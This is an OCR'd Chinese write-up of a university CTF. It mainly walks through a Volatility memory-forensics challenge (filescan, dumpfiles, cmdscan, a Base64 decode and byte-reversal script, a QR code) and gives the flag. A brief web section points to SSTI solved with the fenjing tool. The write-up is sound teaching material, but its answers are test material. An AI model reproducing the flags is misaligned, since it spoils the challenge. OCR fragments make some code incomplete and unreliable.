
ZUT 第六届信息安全与网络攻防竞赛 WP

2024-12-24

第六届信息安全与网络攻防竞赛 WP



Hidden_Info

Hidden_Info 1500 pts

在分析一台疑似被攻击的计算机时，我们提取了其内存镜像。在内存中，发现了一些异常的图像数据。通过内存分析，找到其中的Base64数据并解码，获取隐藏的文件或关键线索。其中可能隐藏着有用的信息。 flag提交格式：flag{}

首先查看镜像信息


```
>vol.exe -f zut.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\Administrator\Desktop\签到\取证\zut.raw)
                      PAE type : PAE
                           DTB : 0xb37000L
                          KDBG : 0x80546ae0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2022-06-20 13:00:12 UTC+0000
     Image local date and time : 2022-06-20 21:00:12 +0800
```

接着查看里边的文件信息并重定向保存出来

vol.exe -f zut.raw --profile=WinXPSP2x86 filescan > file.txt


根据提示信息查找图片

```
file.txt
文件   编辑   查看
0x0000000002320028   1   0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\spider.exe
0x00000000023
0x00000000023                                                    m32\url.dll
0x0000000002322f08   2   1 ------ \Device\NamedPipe\ntsvcs
0x0000000002323028   1   0 R--r-d \Device\HarddiskVolume1\Documents and Settings\All
Users\「开始」菜单\程序\Microsoft Visual SourceSafe\Microsoft Visual SourceSafe 6.0.lnk
0x00000000023235e0   1   1 R--rw- \Device\HarddiskVolume1\WINDOWS\WinSxS\x86
_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83
0x00000000023239d8   1   0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32
\msvcp60.dll
0x0000000002323b68   1   0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32
\ncobjapi.dll
0x0000000002323e90   1   0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\lsass.exe
0x0000000002323f90   1   0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32
\services.exe
0x0000000002324ea0   1   0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\msls31.dll
0x0000000002325028   1   0 R--r-- \Device\HarddiskVolume1\Documents and Settings
\Administrator\桌面\secret.jpg
0x00000000023259a0   3   0 RWD--- \Device\HarddiskVolume1\$Directory
0x00000000023267d0   3   0 RWD--- \Device\HarddiskVolume1\$Directory
0x00000000023281e0   1   0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32
\shimeng.dll
0x0000000002328dd0   1   0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32
\mshtml.dll
0x0000000002328e68   1   0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32
\advapi32.dll
0x0000000002329a80   1   0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\wbem
\provthrd.dll
行 586，列 115   3 个字符，共 104,683 个   100%   Windows (CRLF)   UTF-8
```




```
vol.exe -f zut.raw --profile=WinXPSP2x86  dumpfiles -Q 0x00000000023250
28 -D ./
```

dumpfiles 导出指定的文件内容到本地
-Q 图片里面左边的 16 进制 应该是对应编号
-D 保存路径



导出来是DAT文件，
应该是对这个文件进行base64解码
可以理解为图片被编码过

注意：不能用在线工具解码，可能会因为字符限制长度导致解码不完全

还是脚本比较稳妥一些

```
7   # 对数据进行 base64 解码
8   decoded_data = base64.b64d
9
10  # 将解码后的数据保存为 flag.
11  with open("flag.txt", "wb"
12      output_file.write(deco
13
14  print("Base64 解码完成，结
```


问题　输出　调试控制台　终端　端口

```
r/AppDa                    Apps/python3.1
stnaton/Desktop/答到/取证/解码.py
Base64 解码完成，结果已保存为 flag.txt
```

AI 生成脚本进行解码

```python
import base64

# 打开并读取 1.dat 文件中的 base64 编码数据
with open("1.dat", "rb") as input_file:
    encoded_data = input_file.read()  # 读取文件内容

# 对数据进行 base64 解码
decoded_data = base64.b64decode(encoded_data)

# 将解码后的数据保存为 flag.txt
with open("flag.txt", "wb") as output_file:
```

```
    output_file.write(decoded_data)  # 写入解码后的数据

print("Base64 解码完成，结果已保存为 flag.txt")
```




脚本逆序回去

```
# 打开文件 flag.txt 并读取其内容
with open("flag.txt", "rb") as input_file:
    data = input_file.read()  # 读取文件内容，返回字节数据

# 反转字节数据
reversed_data = data[::-1]

# 将反转后的数据保存回 flag.txt
with open("flag.txt", "wb") as output_file:
    output_file.write(reversed_data)
```


```
print("文件内容已逆序并保存为 flag.txt")
```

逆序完改为 zip 打开后发现要密码




查看历史命令看是否有密码信息

cmdscan 获取密码




cmdscan 获取历史命令
vol.exe -f zut.raw --profile=WinXPSP2x86 cmdscan



看的出来 flag.txt 中为像素坐标

转换为图片即可



将获得的二维码进行扫描


即可获得 flag


QR Research
文件(F) 工具(T) 帮助(H)
纠错等级
H(30%)
掩码
Auto
版本
Auto
Auto
尺寸
4
已解码数据 1:
位置:(6.5,7.4)-(383.9,6.9)-(6.1,385.2)-(383.0,384.3)
颜色正常, 正像
版本: 3
纠错等级:M, 掩码:2
内容:
flag{a6b93e36-f097-11ec-a9b2-5254002d2b31}
解码完成


Web

猜数字

查看源码



解密即可




复读复读复读

进行输入

Hello, 段留鹏

应该是 SSTI

直接上 fenjing

